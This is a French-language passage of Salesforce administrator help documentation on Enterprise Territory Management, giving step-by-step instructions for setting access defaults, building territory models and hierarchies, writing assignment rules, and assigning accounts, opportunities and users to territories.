À compter de la version Winter '15, Enterprise Territory Management peut être activée par les administrateurs dans les nouvelles organisations Salesforce. Les organisations créées avant la version Winter '15 doivent appeler salesforce.com pour activer la fonctionnalité. Enterprise Territory Managementne peut pas être activée dans les organisations existantes qui ont les Prévisions personnalisables activées.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management. Vous pouvez activer et utiliser en même temps la Gestion des territoires d'entreprise et les Prévisions collaboratives dans votre organisation Salesforce, mais les deux fonctionnalités ne sont pas actuellement intégrées pour fonctionner conjointement.

1. Dans Configuration, saisissez *Territoires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur **Activer Enterprise Territory Management**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour activer Enterprise Territory Management :

- Personnaliser l'application

## Définition des paramètres de gestion des territoires d'entreprise

Définissez et configurez les paramètres de Gestion des territoires d'entreprise.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

### Définition de l'accès utilisateur par défaut pour des enregistrements de territoire

Spécifiez les paramètres *par défaut* qui déterminent comment les utilisateurs peuvent accéder et modifier les enregistrements associés aux territoires de vente que vous configurez. Vous pouvez modifier les paramètres d'accès par défaut fournis lors de la création ou de la modification d'un territoire individuel.

### Activation de l'attribution de territoires à des opportunités basée sur un filtre

Activez et configurez l'attribution de territoires à des opportunités basée sur un filtre.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour activer la Gestion des territoires d'entreprise :

- Afficher la configuration

  ET

  Gérer les territoires

## Définition de l'accès utilisateur par défaut pour des enregistrements de territoire

Spécifiez les paramètres *par défaut* qui déterminent comment les utilisateurs peuvent accéder et modifier les enregistrements associés aux territoires de vente que vous configurez. Vous pouvez modifier les paramètres d'accès par défaut fournis lors de la création ou de la modification d'un territoire individuel.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Les paramètres d'accès aux enregistrements standard s'appliquent aux comptes et aux opportunités. Si votre organisation utilise l'accès interne par défaut `Privé` pour les contacts ou les requêtes, pouvez également définir l'accès pour ces enregistrements.

1. Dans Configuration, saisissez `Territoires` dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Sélectionnez les niveaux d'accès par défaut que vous souhaitez pour les comptes et les opportunités.
3. Si applicable, sélectionnez les niveaux d'accès par défaut des contacts et des requêtes.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Paramètres de partage par défaut à l'échelle de l'organisation

Définir vos paramètres de partage par défaut à l'échelle de l'organisation

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer un modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

## Activation de l'attribution de territoires à des opportunités basée sur un filtre

Activez et configurez l'attribution de territoires à des opportunités basée sur un filtre.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

1. Dans Configuration, saisissez `Territoires` dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Activation de l'attribution de territoires à des opportunités basée sur un filtre
3. Si votre organisation utilise le code Apex fourni par Salesforce, commencez par créer la classe, puis revenez à cette page Paramètres pour saisir le nom de la classe : `OppTerrAssignDefaultLogicFilter`. Si vous choisissez d'utiliser votre propre code pour la classe Apex, saisissez le nom de la classe que vous avez créée.
4. Si vous souhaitez exécuter la tâche d'attribution de territoires à des opportunités basée sur un filtre, lors de la création d'opportunités, sélectionnez cette option.
5. Enregistrez vos paramètres.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour activer la Gestion des territoires d'entreprise :

- Personnaliser l'application

# Utilisation de Chatter pour collaborer sur des modèles de territoires

Activez le Suivi de fil Chatter dans l'objet Modèle de territoire afin de collaborer sur le développement de modèles directement dans les enregistrements des modèles. Votre équipe peut publier et répondre à des commentaires, joindre des fichiers et recevoir des notifications lorsque l'état des modèles changent ou lorsque des champs importants sont mis à jour.

Remarque: Ces informations s'appliquent uniquement à Gestion des territoires d'entreprise, pas aux versions antérieures de Gestion des territoires.

Lorsque vous avez activé et configuré le suivi de fil Chatter, tout utilisateur qui a accès à un enregistrement de modèle de territoire peut utiliser Chatter pour travailler sur ce modèle en collaborant avec ses collègues. Les utilisateurs qui suivent l'enregistrement reçoivent des mises à jour dans leur propre fil Chatter lorsque les champs suivis sont mis à jour.

1. Assurez-vous que Chatter est activée pour votre organisation.
2. Dans Configuration, saisissez *Suivi de fil* dans la case Recherche rapide, puis sélectionnez **Suivi de fil**.
3. Sélectionnez l'objet Modèle de territoire. Activer le suivi de fil, puis sélectionnez les champs du modèle de territoire que vous souhaitez suivre.
4. Cliquez sur **Enregistrer**.
   Le fil Chatter est affiché en haut des enregistrements de modèles de territoire de votre organisation.
5. Pensez à informer les utilisateurs qui gèrent des modèles de territoires qu'ils peuvent désormais utiliser Chatter pour suivre et collaborer directement à partir des enregistrements de modèle.

CONSULTER ÉGALEMENT :

Personnaliser le suivi de fil Chatter

Salesforce Chatter

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour activer le Suivi de fil Chatter :

- Personnaliser l'application

Pour partager une publication Chatter dans un enregistrement de modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

# Élaboration d'un modèle de territoire

Un modèle de territoire organise tous les éléments du plan de gestion des territoires de votre organisation, notamment une hiérarchie des territoires, des attributions de comptes et des attributions d'utilisateurs. Maintenez votre modèle dans l'état `planification` pendant l'élaboration de votre hiérarchie, définissez des règles d'attribution de territoires, ajoutez des utilisateurs aux territoires, puis exécutez vos règles pour observer les attributions de compte qui en résultent.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management. Vous pouvez activer et utiliser en même temps la Gestion des territoires d'entreprise et les Prévisions collaboratives dans votre organisation Salesforce, mais les deux fonctionnalités ne sont pas actuellement intégrées pour fonctionner conjointement.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour élaborer un modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

1. Création de types de territoire
   Les types de territoire aident à classer et à définir des territoires individuels. La création de types de territoire est la première étape de l'élaboration de votre modèle de territoire dans Salesforce.
2. Création d'un enregistrement de modèle de territoire
   La première étape de l'élaboration de votre modèle de territoire consiste à créer l'enregistrement qui connecte les autres éléments, y compris les territoires, les attributions d'utilisateurs et les attributions de comptes. Lors de la création d'un enregistrement de modèle de territoire, Salesforce génère une hiérarchie des territoires correspondante.
3. Création de territoires
   Créez des territoires en élaborant le modèle de territoire de votre organisation. Les territoires créés sont affichés dans la hiérarchie des territoires du modèle.
4. Création et vérification des attributions de comptes à des territoires
   Vous attribuez des comptes à des territoires en créant des règles d'attribution automatiques ou en les ajoutant manuellement. Il est possible de configurer des règles qui s'appliquent aussi bien aux territoires parents qu'à leurs descendants. Les attributions manuelles s'appliquent uniquement au territoire dans lequel elles ont été faites.

## Création de types de territoire

Les types de territoire aident à classer et à définir des territoires individuels. La création de types de territoire est la première étape de l'élaboration de votre modèle de territoire dans Salesforce.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Parmi les types de territoire que vous pouvez créer figurent *Grands comptes*, *Clients directs* et *Support commercial*.

1. Dans Configuration, saisissez *Types de territoire* dans la case Recherche rapide, puis sélectionnez **Types de territoire**.
2. Cliquez sur **Nouveau type de territoire**.
3. Saisissez une étiquette et une description. Dans votre description, pensez à indiquer clairement quels territoires peuvent appartenir à ce type.
4. Spécifiez la priorité de type de territoire.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Priorité du type de territoire

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer un type de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

## Création d'un enregistrement de modèle de territoire

La première étape de l'élaboration de votre modèle de territoire consiste à créer l'enregistrement qui connecte les autres éléments, y compris les territoires, les attributions d'utilisateurs et les attributions de comptes. Lors de la création d'un enregistrement de modèle de territoire, Salesforce génère une hiérarchie des territoires correspondante.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

L'édition Salesforce de votre organisation détermine le nombre de modèles de territoire que vous pouvez créer dans des organisations de production et sandbox. Cette limitation prend en compte les modèles créés par clonage.

| Edition | Nombre de modèles dans des organisations de production | Nombre de modèles dans des organisations Sandbox |
|---|---|---|
| Developer | 4 | 4 |
| Enterprise | 2 | 2 |
| Performance | 4 | 4 |
| Unlimited | 4 | 4 |

1. Dans Configuration, saisissez *Modèles de territoire* dans la case Recherche rapide, puis sélectionnez **Modèles de territoire**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer un enregistrement de modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

2. Cliquez sur **Nouveau modèle de territoire**.
3. Renseignez les champs d'étiquette et de description.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Limitations d'Enterprise Territory Management

## Création de territoires

Créez des territoires en élaborant le modèle de territoire de votre organisation. Les territoires créés sont affichés dans la hiérarchie des territoires du modèle.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Par défaut, chaque modèle de territoire peut inclure jusqu'à 1000 territoires.

1. Ouvrez le modèle de territoire dans lequel vous souhaitez créer le territoire.
2. Si nécessaire, sélectionnez **Vue de l'arborescence** dans la liste déroulante pour afficher la hiérarchie de territoires du modèle, qui comprend tous les territoires existants.
3. Pour créer un territoire parent, survolez le nom du modèle de territoire, puis cliquez sur **Créer un territoire**. Pour créer un territoire enfant à partir d'un territoire existant, survolez le nom du territoire, puis cliquez sur **Créer un territoire**.
4. Dans la page Nouveau territoire, définissez le territoire à l'aide d'une étiquette explicite et en choisissant un type de territoire. Si le territoire nécessite un accès utilisateur *différent* de l'accès *par défaut* pour accéder aux enregistrements de compte et d'opportunité, définissez les niveaux d'accès utilisateur du territoire.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer des territoires :

- Afficher la configuration

  ET

  Gérer les territoires

## Création et vérification des attributions de comptes à des territoires

Vous attribuez des comptes à des territoires en créant des règles d'attribution automatiques ou en les ajoutant manuellement. Il est possible de configurer des règles qui s'appliquent aussi bien aux territoires parents qu'à leurs descendants. Les attributions manuelles s'appliquent uniquement au territoire dans lequel elles ont été faites.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Avant d'activer les attributions de compte de votre modèle, il est recommandé de les vérifier en exécutant les règles d'attribution et les rapports associés tant que le modèle est dans un état `Planification`. Lorsque les attributions de compte planifiées vous conviennent, changez l'état du modèle en `Actif`. Réexécutez ensuite les règles d'attribution pour que vos territoires incluent les comptes affectés qui ont été créés ou mis à jour durant le processus d'activation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Utilisation de règles pour attribuer des comptes à des territoires
Créez et exécutez des règles qui attribuent automatiquement des comptes nouveaux ou modifiés à des territoires. Une règle identifie une ou plusieurs caractéristiques utilisées pour définir ce territoire, et indique à Enterprise Territory Management d'attribuer automatiquement à ce territoire les comptes qui correspondent à ces caractéristiques. Si l'état de votre territoire est `Planification`, l'exécution des règles permet de *prévisualiser* les attributions de compte. Si votre territoire est dans un état `Actif` lors de l'exécution des règles, les comptes sont attribués à des territoires en fonction de vos règles.

Attribution manuelle de comptes à un territoire
Les comptes qui ne sont pas attribués à des territoires par des règles peuvent être attribués manuellement à un ou plusieurs territoires (un territoire à la fois). L'attribution manuelle est utile pour les comptes dotés de caractéristiques uniques et qui, par conséquent, ne peuvent pas être attribués par des règles.

Prévisualisation des attributions de comptes de territoires
Avant d'activer un modèle de territoire, il est recommandé de prévisualiser et de valider ses attributions de compte à un territoire. Vous pouvez prévisualiser les attributions en exécutant les règles d'attribution lorsque le modèle est dans un état `Planification`. Vérifiez également vos attributions manuelles.

Identification des utilisateurs dans des territoires attribués à un compte
Les comptes et les utilisateurs sont attribués à des territoires de façon indépendante. Toutefois, lorsqu'un compte est attribué à un territoire, les utilisateurs de ce territoire ont accès au compte. Il est facile de déterminer quels sont ces utilisateurs en consultant l'enregistrement du compte.

## Utilisation de règles pour attribuer des comptes à des territoires

Créez et exécutez des règles qui attribuent automatiquement des comptes nouveaux ou modifiés à des territoires. Une règle identifie une ou plusieurs caractéristiques utilisées pour définir ce territoire, et indique à Enterprise Territory Management d'attribuer automatiquement à ce territoire les comptes qui correspondent à ces caractéristiques. Si l'état de votre territoire est `Planification`, l'exécution des règles permet de *prévisualiser* les attributions de compte. Si votre territoire est dans un état `Actif` lors de l'exécution des règles, les comptes sont attribués à des territoires en fonction de vos règles.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

**Conseil:** Il est recommandé de *ne pas* attribuer à un territoire une règle enfant d'une autre règle *déjà attribuée* à ce territoire. Pour déterminer les règles qui s'appliquent à un territoire, il suffit d'ouvrir la page de détail de l'enregistrement du territoire et de consulter la liste associée Règles d'attribution associées à ce territoire. Si l'option `Appliquer aux territoires enfants` est sélectionnée, d'attribuez par la règle séparément à des territoires enfants.

1. Dans la hiérarchie de modèles de territoire, ouvrez le territoire dans lequel vous souhaitez créer une règle.
2. Dans la page de détail, dans la liste associée Règles d'attribution définies dans ce territoire, cliquez sur **Nouveau**.
3. **Remarque:** Si votre organisation a activé des listes de sélection de régions/provinces et de pays, les règles d'attribution de territoires qui utilisent des régions/provinces comme critères doivent utiliser la correspondance `contient` au lieu de `égal à`.

   Dans la page de modification de la règle, saisissez un nom pour la nouvelle règle et définissez des critères de sélection.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour créer des règles dans vos territoires :

- Personnaliser l'application

  Gérer les territoires

4. Si vous souhaitez que la règle s'applique également aux descendants du territoire actuel, sélectionnez la case **Appliquer aux territoires enfant**.
5. Si vous souhaitez que la règle s'exécute automatiquement lorsqu'un utilisateur crée ou modifie un compte, sélectionnez la case **Actif**.
6. Cliquez sur **Enregistrer** pour sauvegarder la règle et revenir à la page de détail du territoire.
7. (Facultatif) Dans la liste associée Règles d'attribution définies dans ce territoire, cliquez sur **Exécuter les règles**.
   Vous recevez un e-mail de notification une fois le processus terminé.

Exemple: Des règles peuvent fonctionner ensemble dans des territoires et des territoires enfants. Par exemple, vous créez un territoire appelé États de l'Ouest, avec les territoires enfant Washington, Oregon et Californie. Dans l'enregistrement du territoire États de l'Ouest, vous créez une règle qui attribue des comptes dans Washington, Oregon et Californie à ce territoire. Vous appliquez cette règle aux territoires enfant, puis, dans l'enregistrement du territoire Californie, vous créez une règle qui attribue les comptes de Californie au territoire Californie.

Pour les enfants du territoire Californie, il n'est pas nécessaire de spécifier l'état dans les critères si vous marquez la règle des territoires Californie comme héritière des territoires enfants. Utilisez à la place des critères plus spécifiques, par exemple code postal ou secteur d'activité.

CONSULTER ÉGALEMENT :

Activation de règles d'attribution et application à des territoires descendants

## Attribution manuelle de comptes à un territoire

Les comptes qui ne sont pas attribués à des territoires par des règles peuvent être attribués manuellement à un ou plusieurs territoires (un territoire à la fois). L'attribution manuelle est utile pour les comptes dotés de caractéristiques uniques et qui, par conséquent, ne peuvent pas être attribués par des règles.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans la hiérarchie de modèles de territoire, ouvrez le territoire auquel vous souhaitez attribuer un ou plusieurs comptes.
2. Dans la liste associée Comptes attribués manuellement, de la page de détail du territoire, cliquez sur **Ajouter des comptes** pour afficher la liste des comptes de votre organisation. Ajustez la vue de liste si nécessaire.
3. Dans la liste associée `Disponible`, sélectionnez la case de chaque compte que vous souhaitez attribuer. Pour afficher davantage de comptes, cliquez sur **Plus** sous la liste.
   Chaque compte sélectionné est affiché dans la liste associée Sélectionné.
4. Cliquez sur **Attribuer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour attribuer manuellement des comptes dans vos territoires :

- Afficher la configuration

  ET

  Gérer les territoires

## Prévisualisation des attributions de comptes de territoires

Avant d'activer un modèle de territoire, il est recommandé de prévisualiser et de valider ses attributions de compte à un territoire. Vous pouvez prévisualiser les attributions en exécutant les règles d'attribution lorsque le modèle est dans un état `Planification`. Vérifiez également vos attributions manuelles.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Important: Afin de protéger la qualité des données, il n'est pas possible de modifier un territoire avant d'avoir reçu l'e-mail de confirmation de l'exécution des règles. Si les règles ont échoué, suivez les instructions indiquées dans l'e-mail pour résoudre les problèmes spécifiques.

1. Ouvrez l'enregistrement du modèle de territoire dont vous souhaitez prévisualiser les comptes attribués, puis cliquez sur **Afficher la hiérarchie**.
2. Vérifiez que le modèle est dans un état `Planification`.
3. Cliquez sur **Exécuter toutes les règles**.
   Une fois l'exécution des règles terminée, vous recevez un e-mail de confirmation. Le processus peut prendre du temps, selon la taille et la complexité de votre organisation.
4. Dans la hiérarchie de modèles de territoire, ouvrez chaque territoire et ses descendants affectés par des règles d'attribution. Ouvrez également les territoires qui ont des attributions de compte manuelles.
5. Dans la page de détail des territoires, cliquez sur **Afficher les comptes** pour examiner les comptes attribués. La colonne `Méthode` indique comment chaque compte a été attribué : par une règle ou manuellement.

Remarque: Si vous modifiez les règles d'un territoire, vous devez les réexécuter pour visualiser ces modifications. Dans ce cas, vous pouvez exécuter les règles uniquement sur ce territoire. Pour cela, accédez à la page de détail du territoire, faites défiler jusqu'à la liste associée Règles d'attribution définies dans ce territoire, puis cliquez sur **Exécuter les règles**.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour prévisualiser les attributions de compte d'un modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

## Identification des utilisateurs dans des territoires attribués à un compte

Les comptes et les utilisateurs sont attribués à des territoires de façon indépendante. Toutefois, lorsqu'un compte est attribué à un territoire, les utilisateurs de ce territoire ont accès au compte. Il est facile de déterminer quels sont ces utilisateurs en consultant l'enregistrement du compte.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Ouvrez l'enregistrement du compte auquel les territoires ont été attribués.
2. Identifiez les utilisateurs dans Utilisateurs, dans la liste associée Territoires attribués.

   Remarque: Dans cette liste associée, le champ `Date de modification` indique la date de la dernière modification de l'enregistrement de l'association de territoires utilisateurs. Elle peut indiquer ou non la date à laquelle l'utilisateur a été attribué au territoire.

Exemple: Six commerciaux sont attribués au territoire Côte Est. La société XYZ Publishing est également attribuée au territoire Côte Est. Par conséquent, les six commerciaux du territoire sont affichés dans les Utilisateurs de la liste associée Territoires attribués dans l'enregistrement du compte XYZ Publishing.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour afficher les utilisateurs de territoires basés sur un modèle `Actif`, `Planification` ou `Archivé` attribué à un compte :

- Afficher la configuration

  ET

  Gérer les territoires

Pour afficher les utilisateurs de territoires basés sur un modèle `Actif` attribué à compte :

- Afficher la configuration

# Attribution manuelle d'un territoire ou plus à un compte

Attribuez un ou plusieurs territoires à un compte directement depuis l'enregistrement du compte. Seuls les territoires qui appartiennent à des modèles dans un état `Planification` ou `Actif` peuvent être attribués à des comptes.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Ouvrez le compte auquel vous souhaitez attribuer des territoires.
2. Dans la page de détail du compte, dans la liste associée Territoires attribués, cliquez sur **Attribuer des territoires** pour afficher la liste des territoires de votre organisation. Ajustez la vue de liste si nécessaire.
3. Sélectionnez le modèle qui contient les territoires que vous souhaitez associer.
4. Dans la liste associée `Disponible`, sélectionnez la case de chaque territoire que vous souhaitez attribuer. Pour afficher davantage de comptes, cliquez sur **Plus** sous la liste. Chaque territoire sélectionné est affiché dans la liste associée Sélectionné.
5. Cliquez sur **Attribuer**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour attribuer manuellement des territoires dans vos comptes :

- Afficher la configuration

  ET

  Gérer les territoires

Pour afficher les territoires de modèles `Actif`, `Planification` ou `Archivé` attribués à un compte :

- Afficher la configuration

  ET

  Gérer les territoires

Pour afficher les territoires associés au modèle de territoire `Actif` qui sont attribués à un compte :

- Afficher la configuration

## Attribution manuelle d'une ou de plusieurs règles d'attribution à un territoire

Attribuez une ou plusieurs règles d'attribution d'objet à un territoire directement à partir de l'enregistrement du territoire. Les règles disponibles proviennent du modèle auquel le territoire appartient.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Chaque territoire peut avoir jusqu'à 15 règles d'attribution.

1. Ouvrez le territoire auquel vous souhaitez attribuer des règles.
2. Dans la liste associée **Règles d'attribution associées à ce territoire** de la page de détail du territoire, cliquez sur **Attribuer des règles** pour afficher la liste des règles disponibles dans le modèle.
3. Dans la liste associée`Disponible`, survolez le nom des règles disponibles pour afficher les détails des critères. Sélectionnez la case de chaque règle que vous souhaitez attribuer à un territoire. Pour afficher davantage de règles, cliquez sur **Plus** sous la liste.
   Chaque règle sélectionnée est affichée dans la liste associée Sélectionné.
4. Appliquez les règles sélectionnées à des territoires enfants selon les besoins.
5. Cliquez sur **Attribuer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour attribuer des règles à un territoire :

- Afficher la configuration

  ET

  Gérer les territoires

## Attribution manuelle d'un territoire à une opportunité

Un enregistrement d'opportunité permet d'attribuer et de suivre le territoire dans lequel les commerciaux associés gèrent cette opportunité. Les attributions manuelles de territoires sont contrôlées par votre accès en partage au compte attribué (parent) de l'opportunité. Lorsque vous attribuez un territoire à une opportunité, elle est partagée avec tous les utilisateurs de Salesforce attribués au territoire parent dans la hiérarchie du modèle de territoire.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Les utilisateurs qui *ont* accès en partage au compte de l'opportunité peuvent attribuer *n'importe quel* territoire du modèle actif à l'opportunité. Les utilisateurs qui *n'ont pas* accès peuvent attribuer *uniquement* un territoire qui est *également* attribué au compte de l'opportunité. Pour les attributions manuelles de territoires, Salesforce suggère des opportunités attribuées au compte du territoire, mais les utilisateurs qui ont accès en partage peuvent rechercher et attribuer n'importe quel territoire du modèle actif.

1. Ouvrez l'enregistrement d'opportunité.
2. Dans le champ `Territoire`, spécifiez le territoire que vous souhaitez attribuer.
3. Sauvegardez l'enregistrement d'opportunité.

Exemple: Le compte Utel.com comprend six opportunités et deux territoires (Côte Est et Côte Ouest). Vous pouvez attribuer Côte Est, Côte Ouest ou n'importe quel autre territoire du modèle actif à une ou à toutes ces six opportunités. L'une des commerciales a accès en partage au compte attribué à l'une des opportunités. Par conséquent, elle peut attribuer n'importe quel territoire à cette opportunité. Pour les cinq autres opportunités, elle n'a pas accès en

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour attribuer manuellement des territoires à des opportunités :

- Afficher la configuration

  ET

  Gérer les territoires

partage aux comptes attribués. Par conséquent, pour chaque opportunité, elle peut attribuer uniquement un territoire déjà attribué au compte de l'opportunité.

## Exécution du filtre d'attribution de territoires d'opportunité

Le filtre d'attribution de territoires d'opportunité attribue automatiquement des territoires à des opportunités en fonction de la logique de filtrage de la classe Apex.

1. Affichez la hiérarchie de modèles de territoire actifs.
2. Cliquez sur **Exécuter le filtre d'opportunité** pour initier la tâche qui applique le filtre. Sélectionnez les options relatives aux opportunités à inclure. Affichez plus d'options pour saisir une plage de dates.
3. Cliquez sur **Exécuter le filtre d'opportunité**.
   Vous recevez un e-mail une fois la tâche terminée.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour exécuter le filtre d'attribution de territoires d'opportunité :

- Afficher la configuration

  ET

  Gérer les territoires

## Clonage d'un modèle de territoire

Le clonage permet d'effectuer une copie d'un modèle de territoire que vous pouvez utiliser pour tester différents paramètres sur un territoire. Le nouveau modèle comprend les territoires, les règles d'attribution, les utilisateurs et les comptes attribués manuellement d'origine. Seuls les modèles dans un état `Planification`, `Actif` ou `Archivé` peuvent être clonés. Une fois le clonage terminé, l'état du nouveau modèle est `Planification`.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Une fois le processus de clonage terminé, le nouveau modèle de territoire est créé avec l'état `Planification`.

1. Ouvrez le modèle de territoire que vous souhaitez cloner.
2. Cliquez sur **Cloner**.
3. Renseignez les champs d'étiquette et de description.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour cloner un modèle de territoire :

- Afficher la configuration

  ET

  Gérer les territoires

Pendant que Salesforce traite votre requête, l'état du modèle change en `Clonage`. Le clonage peut prendre du temps, selon la taille et la complexité de votre modèle. Lorsque le processus est terminé, nous vous informons par e-mail.

CONSULTER ÉGALEMENT :

Limitations d'Enterprise Territory Management

## Attribution d'utilisateurs à des territoires

Attribuez des utilisateurs aux territoires dans lesquels ils vont vendre des produits et des services. Vous pouvez attribuer des utilisateurs à des territoires appartenant à des modèles dans un état `Actif` ou `Planification`, bien que les attributions effectuées dans des modèles sous l'état `Planification` sont destinées uniquement à des opérations de planification : elles n'affectent *pas* l'accès des utilisateurs aux enregistrements.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans la hiérarchie de modèles de territoire, ouvrez le territoire auquel vous souhaitez attribuer des utilisateurs.
2. Dans la liste associée Utilisateurs attribués de la page de détail du territoire, cliquez sur **Gérer des utilisateurs**.
3. Dans la page Attribuer des utilisateurs, sélectionnez ou recherchez l'utilisateur que vous souhaitez ajouter.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour attribuer des utilisateurs à des territoires :

- Afficher la configuration

  ET

  Gérer les territoires

## Identification des utilisateurs de territoires par rôle territoire

Suivre les fonctions utilisateur dans les territoires en créant des rôles de territoire et en les attribuant aux utilisateurs de territoires qui en ont besoin. Les utilisateurs peuvent même avoir différents rôles dans des territoires différents.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Exemple: Par exemple, vous pouvez créer des rôles tels que Propriétaire du territoire, Responsable commercial, Spécialiste produit ou Commercial.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### Définition d'une liste de sélection pour des rôles utilisateur de territoires

Ajoutez des rôles de territoires à la liste de sélection `Rôle dans le territoire`, de l'objet UserTerritoryAssociation, pour pouvoir sélectionner des rôles pour des utilisateurs de territoires. La liste de sélection Rôle dans le territoire que vous définissez peut être utilisée pour tous les territoires dont l'état est `Actif` ou `Planification`.

Attribution de rôles de territoire à des utilisateurs
Attribuez des rôles de territoire afin d'identifier les rôles des utilisateurs dans les territoires.

CONSULTER ÉGALEMENT :

Ajout ou modification de valeurs de liste de sélection

## Définition d'une liste de sélection pour des rôles utilisateur de territoires

